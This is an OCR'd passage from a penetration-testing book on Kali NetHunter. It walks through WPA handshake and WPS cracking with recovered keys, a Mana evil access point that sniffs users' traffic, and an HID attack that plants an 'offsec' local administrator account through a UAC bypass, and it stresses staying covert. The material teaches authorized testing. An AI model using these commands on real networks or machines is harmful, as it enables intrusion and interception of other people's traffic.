
The Shodan tool, commonly known as the hacker's search engine, also comes in a mobile version for NetHunter users. Use of the Shodan app also requires an API key, which you have already been assigned if you signed up for an account in `Chapter 4`, *Footprinting and Information Gathering*. Visit `http://www.shodan.io` and log in (or sign up) to view your API key at the top-right corner of the browser. Enter the API key into the Shodan app on your mobile device when prompted.

Once you've acquired and entered your code, you can use the Shodan app in the very same manner as you would within a browser:




Router Keygen

Router Keygen is a key generator for routers that support WEP and WPA encryption. The app first scans Wi-Fi networks to try to determine whether the attack is supported or unsupported:




Tapping on a supported network generates keys that may possibly be used to connect to routers and networks:



Router Keygen can also be directly downloaded from the Google Play store at `https://play.google.com/store/apps/details?id=io.github.routerkeygenhl=en_US`.

cSploit

The cSploit app allows for easy information-gathering, session-hijacking, and **Denial-of-Service** (**DoS**) and **Man-in-the-Middle** (**MitM**) attacks, with the tap of a button. Upon startup, cSploit first prompts the user to select a target network. The user is then presented with several modules, as seen in the following screenshot:



This tool is rather impressive considering that all modules can be run from a mobile device and can be hidden on the penetration tester's person or easily concealed while the attacks are carried out for as long as the battery lasts.


Wireless attacks

One of the distinct advantages to using the NetHunter platform is its size and the ability to be discreet. This is a useful advantage if you are tasked with testing the wireless security of a site while trying to maintain a level of covertness. Sitting in the lobby of a target location with your laptop open and external antenna attached may attract some unwanted attention. Rather, deploying NetHunter on a Nexus 5 phone and having a discrete external antenna hidden behind a newspaper or day planner is a better way to keep a low profile. Another key advantage of the NetHunter platform in conducting wireless penetration testing is the ability to cover a wider area, such as a campus environment, without having to cart around a large laptop.

Wireless scanning

As was discussed in the previous chapter, identifying wireless target networks is a critical step in wireless penetration testing. There are tools that are contained within the NetHunter platform that can perform wireless scanning and target identification. There are also third-party applications that have the added benefit of a user-friendly interface that can often gather the same, or more detailed, information about a possible target network.

NetHunter includes the Aircrack-ng suite of tools that was discussed in `Chapter 11`, *Wireless Penetration Testing*, and works in the same way from the command line. Here, we will open up a command shell and type in `airoddump-ng` to identify potential target networks:



Just as in the Kali Linux OS, we are able to determine the BSSID, the channel, and the SSID that is being broadcast.

WPA/WPA2 cracking

As we previously discussed, the Aircrack-ng suite of tools that we examined in `Chapter 11`, *Wireless Penetration Testing*, is included with NetHunter. This allows us to perform the same attacks without any modification to commands or technique. Furthermore, we can utilize the same antenna that was used in `Chapter 11`, *Wireless Penetration Testing*, along with the external adapter. The following cracking was done against the same access point with the same BSSID that we discussed in `Chapter 11`, *Wireless Penetration Testing*. All of this was done with the NetHunter command line.

In the following screenshot, we see the output of the `#airodump-ng -c 6 --bssid -w NetHunter` command:

```
CH  6 ][ Elapsed: 1 min ][ 2016-06-29 00:49 ][ WPA handshake: 44:94:FC:37:10:6

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

44:94:FC:37:10:6E  -63  67      496      137    1   6  54e  WPA2 CCMP   PSK  A

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

44:94:FC:37:10:6E  64:A5:C3:DA:30:DC  -62    0e-24     29      210
```

Aircrack-ng is able to grab the four-way handshake, just like the Kali Linux version. As we discussed in `Chapter 11`, *Wireless Penetration Testing*, we can then take this four-way handshake and reverse the passcode using a preconfigured list. For demonstration purposes, the preconfigured list is short.


The `#aircrack-ng -w wifipasscode.txt -b 44:94:FC:37:10:6E NetHunter-01.cap` command produces the following output:

```
                          Aircrack-ng 1.2 rc3

                [00:00:00] 10 keys tested (255.05 k/s)

                  KEY FOUND! [ 15SHOUTINGspiders ]

  Master Key     : FF 33 BC CC 87 0F AB 9F B8 7A 7F C2 41 B0 C5 1A
                   D6 1A F2 38 E7 38 3F A9 21 8F 66 49 0E 87 60 DE

  Transient Key  : 09 30 D0 D9 38 C4 B3 5A 19 1A A4 1B E2 94 A5 65
                   5B A8 78 4F 75 86 F7 CD 65 77 F9 AF AD 27 EB 02
                   7A 7E 76 0F 7D AE D9 FD 2D 7E 26 2D 70 B8 E9 0C
                   69 3C 2C 10 5C CC 04 82 F8 D2 5F A8 1F C2 37 6D

  EAPOL HMAC     : CB 6C 07 D6 89 39 C8 31 B6 25 A1 8C DF 1F C0 A1
```

Using the NetHunter keyboard may get a bit tedious in terms of cracking the passcode of a target network, but it can be done. Furthermore, this attack is useful in situations where sitting with a laptop and external antenna would draw undue attention. Another useful technique is to use the NetHunter platform to scan and capture the handshake and then transfer the capture file to your Kali Linux platform and run the cracking program there. This produces the same results, while giving the penetration tester the ability to stay incognito.


WPS cracking

While typing the commands into the NetHunter keyboard can cause a bit of frustration, NetHunter also makes use of the Wifite tool, which we addressed in `Chapter 11`, *Wireless Penetration Testing*. This tool allows us to conduct our attack with the simple entering of a number. Open a Kali command shell, and type the `wifite` command, and hit Enter. This produces the following output:



As we can see, there are some minor differences with the NetHunter output. There are two WLAN interfaces: the internal wireless interface and our own external antenna. There is also the `P2P0` interface. This the Android OS Peer-to-Peer wireless interface. We then put our WLAN1 interface into monitor mode by entering in the number `3`.

This produces the following output:



As in `Chapter 11`, *Wireless Penetration Testing*, we see the same network we tested before. After we stop the scan and enter in the number `15` and then *Enter*, Wifite runs the same attack as before:


```
[+] select target numbers (1-57) separated by commas, or 'all': 15

[+] 1 target selected.

[0:00:00] initializing WPS Pixie attack on Brenner (E8:89:2C:DB:DD:70)
[0:00:28] WPS Pixie attack:  attempting to crack and fetch psk...

[+] PIN found:     42000648
[+] WPA key found: Reesie1958

[+] 1 attack completed:

[+] 1/1 WPA attacks succeeded
       found Brenner's WPA key: "Reesie1958", WPS PIN: 42000648


[+] disabling monitor mode on wlan1mon... done
[+] quitting
```

Looking at the preceding screenshot, we can see that we have come up with the same WPA and PIN for the wireless network Brenner.

Evil AP attack

An **Evil Access Point** (**evil AP**) attack is a type of wireless MitM attack. In this attack, we are attempting to have a target device or devices connect to a wireless access point we have set up that masquerades as a legitimate access point. Our target, thinking that this is a legitimate network, connects to it. The traffic to and from the client is sniffed while it is forwarded to the legitimate access point downstream. Any traffic that comes from the legitimate access point is also routed through our AP that we have set up and, again, we have the ability to sniff that traffic.

The following diagram illustrates this attack. On the left is our target's laptop. In the middle is our NetHunter platform. To the right is a legitimate access point with a connection to the internet. When the target connects to our NetHunter platform, we are able to sniff the traffic before it is forwarded to the legitimate access point. Any traffic from the access point is also sniffed and then forwarded to the client:




This is simply a variation on the MitM attacks we have discussed in the past. What makes this different is that we do not need to know anything about the client or what network they are on, since we will be controlling the network they use. This is an attack that often occurs in public areas that make use of free wireless internet, such as airports, coffee shops, and hotels.

Mana evil AP


The tool that we will use in the NetHunter platform is the **Mana Wireless Toolkit**. Navigate from the **NetHunter** icon to **Mana Wireless Toolkit**. The first page that you are brought to is the `hostapd-karma.conf` screen.

This allows us to configure our evil AP wireless access point:




The first consideration is that you will need to ensure you have two wireless interfaces available. The Android wireless interface, most likely WLAN0, will need to be connected to an access point with internet connectivity. This can be controlled by you, or could simply be the free wireless internet available at our location. The WLAN1 interface will be our external antenna, which will provide the fake access point. Next, you can configure the BSSID to a MAC that mimics an actual access point's. In addition, we can also configure the SSID to broadcast any access-point identification. The other settings involve attacking using the Karma exploit. This is a variation on the evil AP. (For more information, see `https://insights.sei.cmu.edu/cert/2015/08/instant-karma-might-still-get-you.html`.) We can leave those as default. In this scenario, we will keep the default settings and navigate to the three vertical dots and hit **Start mana**.

This will start the fake access point:




In the previous screenshot, we can see the Mana evil AP flushing out cached information and setting up a new access point. If we shift over to a device, we can see the wireless access point, **Free_Internet**. Also, we are able to connect without any authentication:



Now, in another Terminal on the NetHunter platform, we configure our packet capture by configuring a `tcpdump` capture utilizing the following command:

```
# tcpdump -I wlan1
```

This produces the following:



As the device that is connected receives and transmits frames, we are able to sniff that traffic. An additional option that is available is to capture the traffic in the form of a `.pcap` file and then offload it to view it in Wireshark.

This is a useful attack in public areas of a target organization. Another key aspect to this attack is that more than one target device can connect. It is important to note, though, that if several devices do connect, there is the possibility that the traffic will be noticeably slower to the target. Another technique that can be used leverages this tool and a vulnerability found in a number of mobile devices. Many mobile devices are automatically configured to connect to any previously connected-to network. This automatic connection does not look at the MAC address of a wireless access point, but rather the SSID that is being broadcast. In this scenario, we can call our Mana evil AP a common SSID found at locations. As people pass by, their mobile devices will automatically connect, and as long as they are in range, they are routing their traffic through our device.


HID attacks

NetHunter has several built-in tools that allow you to configure an HID attack. In one of these tools, NetHunter leverages the standard command line to perform several commands in succession. To access the HID attack menu, click on **NetHunter** and then **HID Attacks**. Once on the **HID Attacks** screen, we will see two options. One is a PowerSploit attack and the second is the Windows CMD attack. For this section, we will look at the Windows CMD attack in detail.


In this scenario, we are going to use the NetHunter platform and connect it to a target machine. Our attack will leverage the HID vulnerability to run the `ipconfig` command and add a user, `offsec`, to the system using the `net user offsec NetHunter! / add` command .

Finally, we will add that user account to the local administrator's group using the command `net localgroup administrators offsec /add`:

Next, we need to set the **User Account Control** (**UAC**) bypass. This allows NetHunter to run the command line as administrator. Click on **UAC Bypass** to configure it for the proper Windows OS:



In this case, we are attempting the HID attack against a Windows 10 OS, so we will set **UAC Bypass** to **Windows 10**:



After configuring **UAC Bypass**, insert the USB cable into the target machine. Click on the three vertical dots and click **Execute Attack**.

As the attack begins to execute, you will see the target machine go through the process of opening Command Prompt as administrator. It will then execute the commands that have been set in NetHunter. Here we see the first command, `ipconfig`, having been run:

```
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration


Wireless LAN adapter Local Area Connection* 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . : Home
   Link-local IPv6 Address . . . . . : fe80::a410:d0b0:d3f8:df17%8
   IPv4 Address. . . . . . . . . . . : 192.168.0.14
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
```

Next, we see that the `offsec` user has been entered with the associated password. The user account has now been entered into the local administrator's group on the target machine:

```
C:\Windows\system32>net user offsec Nethunter! /add
The command completed successfully.


C:\Windows\system32>net localgroup administrators offsec /add
The command completed successfully.
```

This attack is useful if you are physically within a location and observe open workstations. You can configure a number of different commands and then simply connect your NetHunter platform to the system and execute. This can include more complex attacks using PowerShell or other scripting attacks.

DuckHunter HID attacks

